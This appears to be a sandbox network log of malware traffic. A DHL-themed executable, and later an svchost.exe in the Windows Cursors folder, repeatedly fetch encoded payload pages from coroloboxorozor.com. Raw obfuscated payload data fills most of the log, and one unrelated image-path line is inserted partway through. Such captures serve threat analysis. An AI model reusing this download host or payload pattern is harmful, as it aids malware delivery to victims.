Feb 25, 2021 11:04:07.749636889 CET	2437	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:04:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=db377c0c2b0e77e2f33c1a9f12e02345a1614247447; expires=Sat, 27-Mar-21 10:04:07 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:30 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3e649c00001ede528e0000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=f1rsb9nipD282Yt%2F9MuV1ey6zJKRR3CNmd tKA4%2FyKqe5hvjE%2BxFGMhboc37oKt9cK%2BgCzc1SsV%2BDfHjRwpXoiBKczkoHvcM%2BUEa5RDdxDzkqgkvI"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 627099b42c281ede-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 39 31 33 0d 0a 3c 70 3e 6b 44 65 4d 4d 65 61 6b 78 65 61 61 72 65 61 78 72 65 69 53 65 61 49 72 65 6b 61 61 65 61 53 61 65 58 53 65 61 6b 53 65 6b 61 78 65 44 44 65 61 6b 78 65 61 78 61 65 61 69 58 65 6b 49 4d 65 72 58 65 53 53 65 61 44 4d 65 6b 6b 58 65 61 61 4d 65 61 6b 58 65 61 44 65 6b 49 53 65 61 72 72 65 61 6b 61 65 49 69 65 6b 6b 4d 65 49 44 65 6b 65 4d 49 65 6b 61 72 65 6b 6b 53 65 44 72 65 6b 61 4d 65 61 53 65 6b 69 65 61 72 72 65 78 65 61 6b 49 65 61 61 49 65 6b 69 6b 65 61 78 65 61 49 72 65 53 49 65 61 53 72 65 49 65 61 53 61 65 49 58 65 61 58 44 65 61 69 53 65 61 4d 58 65 4d 44 65 61 6b 61 65 4d 53 65 4d 6b 65 6b 6b 53 65 61 6b 4d 65 6b 78 6b 65 4d 44 65 61 49 65 61 58 61 65 6b 4d 58 65 69 6b 65 6b 4d 49 65 49 65 58 53 65 44 6b 65 72 6b 65 61 53 69 65 61 61 72 65 6b 69 61 65 72 53 65 69 78 65 6b 4d 53 65 61 6b 72 65 4d 78 65 49 53 65 6b 49 72 65 61 72 6b 65 61 69 65 61 58 53 65 61 72 78 65 61 6b 6b 65 61 44 44 65 61 6b 78 65 58 44 65 6b 61 53 65 53 69 65 72 49 65 61 69 69 65 4d 58 65 61 78 65 61 53 49 65 78 65 61 4d 58 65 69 78 65 53 6b 65 61 78 61 65 61 53 4d 65 6b 49 58 65 61 61 72 65 61 69 6b 65 6b 6b 58 65 6b 58 65 61 69 4d 65 6b 49 65 61 72 49 65 61 58 65 61 4d 4d 65 72 53 65 61 49 49 65 6b 53 65 6b 4d 53 65 6b 49 49 65 6b 49 58 65 61 44 6b 65 4d 72 65 61 4d 53 65 61 6b 53 65 6b 49 61 65 61 44 49 65 61 72 44 65 4d 49 65 Data Ascii: 913<p>kDeMMeakxeaareaxreiSeaIrekaaeaSaeXSeakSekaxeDDeakxeaxaeaiXekIMerXeSSeaDMekkXeaaMea kXeaDekISearreakaeIiekkMeIDekeMIekarekkSeDrekaMeaSekiearrexeakIeaaIekikeaxeaIreSIeaSreIeaSaeIXeaXDea iSeaMXeMDeakaeMSeMkekkSeakMekxkeMDeaIeaXaekMXeikekMIeIeXSeDkerkeaSieaarekiaerSeixekMSeakre MxeISekIrearkeaieaXSearxeakkeaDDeakxeXDekaSeSierIeaiieMXeaxeaSIexeaMXeixeSkeaxaeaSMekIXeaareaikekkXe kXeaiMekIearIeaXeaMMerSeaIIekSekMSekIIekIXeaDkeMreaMSeakSekIaeaDIearDeMIe
Feb 25, 2021 11:04:09.336656094 CET	3504	OUT	GET /base/40146EDED8BA63D6AE3F2DAF99B02171.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:04:09.409914970 CET	3506	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:04:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d94999d64ea9e0d16b96ff0b4933602ef1614247449; expires=Sat, 27-Mar-21 10:04:09 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3e6b1d00001ede6dbbb000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ZX0z3WOLs3Witgs56TqDX%2BQJPUR%2B6xOlviXjFlakInx2%2FWw1qzMo123MKshw4vxc86UYC6OHvWuq0FX0459sNKubCoVqJqod5RseU5IL%2FDf7t5Xp"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 627099be9ed31ede-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 63 37 66 0d 0a 3c 70 3e 4d 58 65 61 72 78 65 4d 58 65 61 69 58 65 4d 58 65 61 72 69 65 4d 58 65 61 69 78 65 4d 58 65 61 72 58 65 4d 58 65 61 72 69 65 4d 58 65 61 65 61 61 65 49 58 65 78 65 49 53 65 78 65 49 53 65 78 65 69 61 65 78 65 69 61 65 78 65 78 65 49 4d 65 6b 49 53 65 61 58 53 65 61 72 65 61 58 58 65 6b 49 65 61 58 58 65 6b 61 69 65 61 58 53 65 6b 61 4d 65 61 58 53 65 6b 4d 6b 65 61 58 53 65 72 65 61 58 58 65 6b 61 65 61 58 58 65 6b 49 69 65 61 58 53 65 58 65 61 58 58 65 61 58 65 61 58 58 65 72 65 61 58 58 65 6b 65 61 58 58 65 69 65 61 58 58 65 6b 6b 53 65 61 58 53 65 61 72 65 61 58 58 65 61 69 65 61 58 58 65 6b 61 65 61 58 58 65 72 65 61 58 58 65 6b 69 65 61 58 58 65 6b 61 65 61 58 58 65 61 65 61 61 65 69 4d 65 78 65 49 53 65 78 65 69 72 65 78 65 69 6b 65 78 65 69 44 65 78 65 78 65 4d 69 65 61 61 6b 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 6b 44 65 6b 61 61 65 61 4d 78 65 6b 61 61 65 61 61 78 65 6b 61 61 65 61 49 49 65 6b 61 61 65 61 49 61 65 6b 61 61 65 61 6b 58 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 49 69 65 6b 61 61 65 61 49 69 65 6b 61 61 65 61 78 44 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 4d 58 65 6b 61 61 65 61 49 61 65 6b 61 61 65 61 49 49 65 6b 61 61 65 61 69 61 65 6b 61 61 65 61 65 61 61 65 69 4d 65 78 65 69 6b 65 78 65 49 53 65 78 65 69 6b 65 78 65 69 49 65 78 65 78 65 49 61 65 61 44 58 65 4d 44 65 6b 78 53 65 4d 44 65 61 Data Ascii: 7c7f<p>MXearxeMXeaiXeMXearieMXeaixeMXearXeMXearieMXeaeaaeIXexeISexeISexeiaexeiaexexeIMekISeaXSeareaXXekIeaXXekaieaXSekaMeaXSekMkeaXSereaXXekaeaXXekIieaXSeXeaXXeaXeaXXereaXXekeaXXeieaXXekkSeaXSeareaXXeaieaXXekaeaXXereaXXekieaXXekaeaXXeaeaaeiMexeISexeirexeikexeiDexexeMieaakekaaeaMaekaaeakDekaaeaMxekaaeaaxekaaeaIIekaaeaIaekaaeakXekaaeaMaekaaeaIiekaaeaIiekaaeaxDekaaeaMaekaaeaMXekaaeaIaekaaeaIIekaaeaiaekaaeaeaaeiMexeikexeISexeikexeiIexexeIaeaDXeMDekxSeMDea

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49727	172.67.172.17	80	C:\Users\user\Desktop\DHL_document1102202068090891.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:05:04.825196981 CET	3702	OUT	GET /base/F55ACED73ADD255559F0ED65FFDFD3E9.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 25, 2021 11:05:04.940366030 CET	3704	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:05:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d896417aad4a9eeab7046399ba35b207c1614247504; expires=Sat, 27-Mar-21 10:05:04 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:27 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3f43de0000c781bbbc6000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=FbJ7VUg2ftnWvx9%2F09XhSlLaFwax9JYF0kKx9Qz5ofbGqwGMZtzccaGmNeMoxhouExru9ZjgVEiJIYVKwFQnppOC3DsEHrADSQavC2upj9bTifPt"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62709b19694ec781-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 36 66 63 31 0d 0a 3c 70 3e 44 44 65 58 78 65 61 49 49 65 78 65 4d 65 78 65 78 65 78 65 49 65 78 65 78 65 78 65 6b 69 69 65 6b 69 69 65 78 65 78 65 61 53 49 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 72 49 65 78 65 61 6b 53 65 78 65 78 65 78 65 61 49 65 4d 61 65 61 53 72 65 61 49 65 78 65 61 53 78 65 58 65 6b 78 69 65 4d 4d 65 61 53 49 65 61 65 44 72 65 6b 78 69 65 4d 4d 65 53 49 65 61 78 49 65 61 78 69 65 61 61 69 65 4d 6b 65 61 61 6b 65 61 61 49 65 61 61 61 65 61 78 4d 65 61 61 49 65 58 44 65 61 78 58 65 4d 6b 65 58 58 65 58 44 65 61 61 78 65 61 61 78 65 61 61 61 65 61 61 72 65 4d 6b 65 58 53 65 61 78 61 65 4d 6b 65 61 61 49 65 61 61 44 65 61 61 78 65 4d 6b 65 61 78 69 65 61 61 78 65 4d 6b 65 72 53 65 44 58 65 53 4d 65 4d 6b 65 61 78 58 65 61 61 61 65 61 78 78 65 61 78 61 65 49 72 65 61 4d 65 61 4d 65 61 78 65 4d 72 65 78 65 78 65 78 65 78 65 78 65 78 65 53 78 65 72 58 65 78 65 78 65 44 72 65 61 65 4d 65 78 65 44 72 65 61 49 6b 65 49 61 65 61 53 78 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 6b 6b 49 65 78 65 4d 49 65 78 65 61 61 65 61 65 53 78 65 78 65 78 65 61 49 49 65 61 78 65 78 65 78 65 72 65 78 65 78 65 78 65 78 65 78 65 78 65 72 6b 65 61 44 49 Data Ascii: 6fc1<p>DDeXxeaIIexeMexexexeIexexexekiiekiiexexeaSIexexexexexexexerIexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexexeakSexexexeaIeMaeaSreaIexeaSxeXekxieMMeaSIeaeDrekxieMMeSIeaxIeaxieaaieMkeaakeaaIeaaaeaxMeaaIeXDeaxXeMkeXXeXDeaaxeaaxeaaaeaareMkeXSeaxaeMkeaaIeaaDeaaxeMkeaxieaaxeMkerSeDXeSMeMkeaxXeaaaeaxxeaxaeIreaMeaMeaxeMrexexexexexexexeSxerXexexeDreaeMexeDreaIkeIaeaSxexexexexexexexexekkIexeMIexeaaeaeSxexexeaIIeaxexexerexexexexexexexerkeaDI
Feb 25, 2021 11:05:05.345623016 CET	4763	OUT	GET /base/D9CFC9FB28456A5A139C9F495F1407BB.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:05:05.424154997 CET	4765	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:05:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d03a5b5e8bdad23c56c9731fce4d3ba371614247505; expires=Sat, 27-Mar-21 10:05:05 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:30 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3f45e80000c7818507f000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=esCg3Zpi7nwA7nI9EFrSS8TBXO7Dzze%2FYfpZLDhxVXjnbkt6JH2UpgSbjZr1gK5kh4Ob%2Fz5rQEOWE0yjjK4OlbPUVFo5okrudpY4U1yZMNfehU0L"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62709b1cadcdc781-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 63 38 33 0d 0a 3c 70 3e 6b 44 65 4d 4d 65 61 6b 78 65 61 61 72 65 61 78 72 65 69 53 65 61 49 72 65 6b 61 61 65 61 53 61 65 58 53 65 61 6b 53 65 6b 61 78 65 44 44 65 61 6b 78 65 61 78 61 65 61 69 58 65 6b 49 4d 65 72 58 65 53 53 65 61 44 4d 65 6b 6b 58 65 61 61 4d 65 61 6b 58 65 61 44 65 6b 49 53 65 61 72 72 65 61 6b 61 65 49 69 65 6b 6b 4d 65 49 44 65 6b 65 4d 49 65 6b 61 72 65 6b 6b 53 65 44 72 65 6b 61 4d 65 61 53 65 6b 69 65 61 72 72 65 78 65 61 6b 49 65 61 61 49 65 6b 69 6b 65 61 78 65 61 49 72 65 53 49 65 61 53 72 65 49 65 61 53 61 65 49 58 65 61 58 44 65 61 69 53 65 61 4d 58 65 4d 44 65 61 6b 61 65 4d 53 65 4d 6b 65 6b 6b 53 65 61 6b 4d 65 6b 78 6b 65 4d 44 65 61 49 65 61 58 61 65 6b 4d 58 65 69 6b 65 6b 4d 49 65 49 65 58 53 65 44 6b 65 72 6b 65 61 53 69 65 61 61 72 65 6b 69 61 65 72 53 65 69 78 65 6b 4d 53 65 61 6b 72 65 4d 78 65 49 53 65 6b 49 72 65 61 72 6b 65 61 69 65 61 58 53 65 61 72 78 65 61 6b 6b 65 61 44 44 65 61 6b 78 65 58 44 65 6b 61 53 65 53 69 65 72 49 65 61 69 69 65 4d 58 65 61 78 65 61 53 49 65 78 65 61 4d 58 65 69 78 65 53 6b 65 61 78 61 65 61 53 4d 65 6b 49 58 65 61 61 72 65 61 69 6b 65 6b 6b 58 65 65 61 69 4d 65 6b 49 65 61 72 49 65 61 58 65 61 4d 4d 65 72 53 65 61 49 49 65 6b 53 65 6b 4d 53 65 6b 49 49 65 6b 49 58 65 61 44 6b 65 4d 72 65 61 4d 53 65 61 6b 53 65 6b 49 61 65 61 44 49 65 61 72 44 65 4d 49 65 61 61 65 58 65 61 69 Data Ascii: 7c83<p>kDeMMeakxeaareaxreiSeaIrekaaeaSaeXSeakSekaxeDDeakxeaxaeaiXekIMerXeSSeaDMekkXeaaMeakXeaDekISearreakaeIiekkMeIDekeMIekarekkSeDrekaMeaSekiearrexeakleaaIekikeaxeaIreSIeaSreIeaSaeIXeaXDeaiSeaMXeMDeakaeMSeMkekkSeakMekxkeMDeaIeaXaekMXeikekMIeIeXSeDkerkeaSieaarekiaerSeixekMSeakreMxeISekIrearkeaieaXSearxeakkeaDDeakxeXDekaSeSierIeaiieMXeaxeaSIexeaMXeixeSkeaxaeaSMeKIXeaareaikekkXekXeaiMekIearIeaXeaMMerSeaIIekSekMSekIIekIXeaDkeMreaMSeakSekIaeaDIearDeMIeaaeXeai
Feb 25, 2021 11:05:16.460832119 CET	10633	OUT	GET /base/40146EDED8BA63D6AE3F2DAF99B02171.html HTTP/1.1 Host: coroloboxorozor.com
Feb 25, 2021 11:05:16.522572994 CET	10634	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:05:16 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d2236a2842b7d9e2031c0f20247c11fd41614247516; expires=Sat, 27-Mar-21 10:05:16 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3f71510000c781971c5000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=w501l8QfYU%2ByEY5NpY9ibErhOZICp020uGVFrHqFjFViMDypXX4chlamX%2Bu3flqke3uKGfFB5R7bdTPAki5nNLAnESrgzKQhDEwlmstkgxMk2Q1x"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62709b6219e1c781-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 66 38 31 0d 0a 3c 70 3e 4d 58 65 61 72 78 65 4d 58 65 61 69 58 65 4d 58 65 61 72 69 65 4d 58 65 61 69 78 65 4d 58 65 61 72 58 65 4d 58 65 61 72 69 65 4d 58 65 61 65 61 61 65 49 58 65 78 65 49 53 65 78 65 49 53 65 78 65 69 61 65 78 65 78 65 49 4d 65 6b 49 53 65 61 58 53 65 61 72 65 61 58 58 65 6b 49 65 61 58 58 65 6b 61 69 65 61 58 53 65 6b 61 4d 65 61 58 53 65 6b 4d 6b 65 61 58 53 65 72 65 61 58 58 65 6b 61 65 61 58 58 65 6b 49 69 65 61 58 53 65 58 65 61 58 58 65 61 58 65 61 58 58 65 72 65 61 58 58 65 6b 65 61 58 58 65 69 65 61 58 58 65 6b 6b 53 65 61 58 53 65 61 72 65 61 58 58 65 61 69 65 61 58 58 65 6b 61 65 61 58 58 65 72 65 61 58 58 65 6b 69 65 61 58 58 65 6b 61 65 61 58 58 65 61 65 61 61 65 69 4d 65 78 65 49 53 65 78 65 69 72 65 78 65 69 6b 65 78 65 69 44 65 78 65 78 65 4d 69 65 61 61 6b 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 6b 44 65 6b 61 61 65 61 4d 78 65 6b 61 61 65 61 61 78 65 6b 61 61 65 61 49 49 65 6b 61 61 65 61 49 61 65 6b 61 61 65 61 6b 58 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 4d 58 65 6b 61 61 65 61 49 69 65 6b 61 61 65 61 69 61 65 6b 61 61 65 61 78 44 65 6b 61 61 65 61 4d 61 65 6b 61 61 65 61 4d 58 65 6b 61 61 65 61 49 49 65 6b 61 61 65 61 69 61 65 6b 61 61 65 61 65 61 61 65 69 4d 65 78 65 69 6b 65 78 65 49 53 65 78 65 69 6b 65 78 65 69 49 65 78 65 78 65 49 61 65 61 44 58 65 4d 44 65 6b 78 53 65 4d 44 65 61 44 49 65 4d 44 Data Ascii: f81<p>MXearxeMXeaiXeMXearieMXeaixeMXearXeMXearieMXeaeaaeIXexeISexeISexeiaexeiaexexeIMeklSeaXSeareaXXekIeaXXekaieaXSekaMeaXSekMkeaXSereaXXekaeaXXekIieaXSeXeaXXeaXeaXXereaXXekeaXXeieaXXekkSeaXSeareaXXeaieaXXekaeaXXereaXXekieaXXekaeaXXeaeaaeiMexeISexeirexeikexeiDexexeMieaakekaaeaMaekaaeakDekaaeaMxekaaeaaxekaaeaIIekaaeaIaekaaeakXekaaeaMaekaaeaIiekaaeaIiekaaeaxDekaaeaMaekaaeaMXekaaeaIaekaaeaIIekaaeaiaekaaeaeaaeiMexeikexeISexeikexeilexexeIaeaDXeMDekxSeMDeaDIeMD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49731	104.21.71.230	80	C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:05:14.941435099 CET	8506	OUT	GET /base/F55ACED73ADD255559F0ED65FFDFD3E9.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:05:15.025151968 CET	8507	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:05:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d78e6ba5e09293f45d8c04a8d59aa511b1614247514; expires=Sat, 27-Mar-21 10:05:14 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:27 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3f6b610000bd825fa5c000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YvZHwrwlVkZ0u2umGsyU44DyUJXVkq0Ow4O1 Cvp%2BHpDJX%2FVwVKc5pn06ou%2Fb0ZZOPk%2BcdsWjDJHOBzqhezQJre%2B9dAGzNx5%2F5Fy2%2Fw JND3gXP1t8"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62709b589efebd82-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 63 64 30 0d 0a 3c 70 3e 44 44 65 58 78 65 61 49 49 65 78 65 4d 65 78 65 78 65 78 65 49 65 78 65 78 65 78 65 6b 69 69 65 6b 69 69 65 78 65 78 65 61 53 49 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 72 49 65 78 65 61 6b 53 65 78 65 78 65 78 65 61 49 65 4d 61 65 61 53 72 65 61 49 65 78 65 61 53 78 65 58 65 6b 78 69 65 4d 4d 65 61 53 49 65 61 65 44 72 65 6b 78 69 65 4d 4d 65 53 49 65 61 78 49 65 61 78 69 65 61 61 69 65 4d 6b 65 61 61 6b 65 61 61 49 65 61 61 61 65 61 78 4d 65 61 61 49 65 58 44 65 61 78 58 65 4d 6b 65 58 58 65 58 44 65 61 61 78 65 61 61 78 65 61 61 61 65 61 61 72 65 4d 6b 65 58 53 65 61 78 61 65 4d 6b 65 61 61 49 65 61 61 44 65 61 61 78 65 4d 6b 65 61 78 69 65 61 61 78 65 4d 6b 65 72 53 65 44 58 65 53 4d 65 4d 6b 65 61 78 58 65 61 61 61 65 61 78 78 65 61 78 61 65 49 72 65 61 4d 65 61 4d 65 61 78 65 4d 72 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 53 78 65 72 58 65 78 65 78 65 44 72 65 61 65 4d 65 78 65 44 72 65 61 49 6b 65 49 61 65 61 53 78 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 78 65 6b 6b 49 65 78 65 4d 49 65 78 65 61 61 65 61 65 53 78 65 78 65 78 65 61 49 49 65 61 78 65 78 65 78 65 72 65 78 65 78 65 78 65 78 Data Ascii: cd0<p>DDeXxeaIIexeMexexexeIexexexekiiekiiexexeaSIexexexexexexexerIexexexexexexexexexex exexexexexexexexexexexexexexexexexexexexexeakSexexexeaIeMaeaSreaIexeaSxeXekxieMMeaSIeaeDrekxie MMeSIeaxIeaxieaaieMkeaakeaaIeaaaeaxMeaaIeXDeaxXeMkeXXeXDeaaxeaaxeaaaeaareMkeXSeaxaeMkeaaIe aaDeaaxeMkeaxieaaxeMkerSeDXeSMeMkeaxXeaaaeaxxeaxaeIreaMeaMeaxeMrexexexexexexeSxerXexexeD reaeMexeDreaIkeIaeaSxexexexexexexexekkIexeMIexeaaeaeSxexexeaIIeaxexexerexexexex
Feb 25, 2021 11:05:15.458376884 CET	9569	OUT	GET /base/D9CFC9FB28456A5A139C9F495F1407BB.html HTTP/1.1 Host: coroloboxorozor.com
Feb 25, 2021 11:05:15.528357983 CET	9570	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:05:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d86057839f042b7eab3d17a22424220fe1614247515; expires=Sat, 27-Mar-21 10:05:15 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:30 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3f6d660000bd82879a2000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=2S%2BU7kDraL3Oaolk25tMk3EcjhdAUclq9y tOyzniUmRf3n%2BHBrgbiCzODHF4l2v9HotdJQAZQuLNbxcgME494ui2Jf1RAvwJa5%2BhQIRk88HPrmK5"}],"max _age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62709b5bd893bd82-AMS alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 39 31 33 0d 0a 3c 70 3e 6b 44 65 4d 4d 65 61 6b 78 65 61 61 72 65 61 78 72 65 69 53 65 61 49 72 65 6b 61 61 65 61 53 61 65 58 53 65 61 6b 53 65 6b 61 78 65 44 44 65 61 6b 78 65 61 78 61 65 61 69 58 65 6b 49 4d 65 72 58 65 53 53 65 61 44 4d 65 6b 6b 58 65 61 61 4d 65 61 6b 58 65 61 44 65 6b 49 53 65 61 72 72 65 61 6b 61 65 49 69 65 6b 6b 4d 65 49 44 65 6b 65 4d 49 65 6b 61 72 65 6b 6b 53 65 44 72 65 6b 61 4d 65 61 53 65 6b 69 65 61 72 72 65 78 65 61 6b 49 65 61 61 49 65 6b 69 6b 65 61 78 65 61 49 72 65 53 49 65 61 53 72 65 49 65 61 53 61 65 49 58 65 61 58 44 65 61 69 53 65 61 4d 58 65 4d 44 65 61 6b 61 65 4d 53 65 4d 6b 65 6b 6b 53 65 61 6b 4d 65 6b 78 6b 65 4d 44 65 61 49 65 61 58 61 65 6b 4d 58 65 69 6b 65 6b 4d 49 65 49 65 58 53 65 44 6b 65 72 6b 65 61 53 69 65 61 61 72 65 6b 69 61 65 72 53 65 69 78 65 6b 4d 53 65 61 6b 72 65 4d 78 65 49 53 65 6b 49 72 65 61 72 6b 65 61 69 65 61 58 53 65 61 72 78 65 61 6b 6b 65 61 44 44 65 61 6b 78 65 58 44 65 6b 61 53 65 53 69 65 72 49 65 61 69 69 65 4d 58 65 61 78 65 61 53 49 65 78 65 61 4d 58 65 69 78 65 53 6b 65 61 78 61 65 61 53 4d 65 6b 49 58 65 61 61 72 65 61 69 6b 65 6b 6b 58 65 6b 58 65 61 69 4d 65 6b 49 65 61 72 49 65 61 58 65 61 4d 4d 65 72 53 65 61 49 49 65 6b 53 65 6b 4d 53 65 6b 49 49 65 6b 49 58 65 61 44 6b 65 4d 72 65 61 4d 53 65 61 6b 53 65 6b 49 61 65 61 44 49 65 61 72 44 65 4d 49 65 61 61 65 58 65 61 Data Ascii: 913<p>kDeMMeakxeaareaxreiSeaIrekaaeaSaeXSeakSekaxeDDeakxeaxaeaiXekIMerXeSSeaDMekkXeaaMea kXeaDekISearreakaeIiekkMeIDekeMIekarekkSeDrekaMeaSekiearrexeakIeaaIekikeaxeaIreSIeaSreIeaSaeIXeaXDea iSeaMXeMDeakaeMSeMkekkSeakMekxkeMDeaIeaXaekMXeikekMIeIeXSeDkerkeaSieaarekiaerSeixekMSeakre MxeISekIrearkeaieaXSearxeakkeaDDeakxeXDekaSeSierIeaiieMXeaxeaSIexeaMXeixeSkeaxaeaSMekIXeaareaikekkXe kXeaiMekIearIeaXeaMMerSeaIIekSekMSekIIekIXeaDkeMreaMSeakSekIaeaDIearDeMIeaaeXea
Feb 25, 2021 11:05:42.977694035 CET	13968	OUT	GET /base/40146EDED8BA63D6AE3F2DAF99B02171.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:05:43.060276031 CET	13970	IN	HTTP/1.1 200 OK Date: Thu, 25 Feb 2021 10:05:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d32fa4bde8d2845333a55e5566c5da0b91614247543; expires=Sat, 27-Mar-21 10:05:43 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Thu, 25 Feb 2021 01:01:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087a3fd8e70000bd8260084000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=pNv2IARAHyIMnXz5%2BYalLkBB4lmtmqJW5HfLzk1dgOpRZBk3nKHaRIDe83tDq7%2FrZERY%2FpT8%2BoDS6MPnb1HwrcpYYLis0ClQqheaKc9dbquSNdsd"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62709c07ddf8bd82-AMS alt-svc: h3-27=":443"; ma=86400, 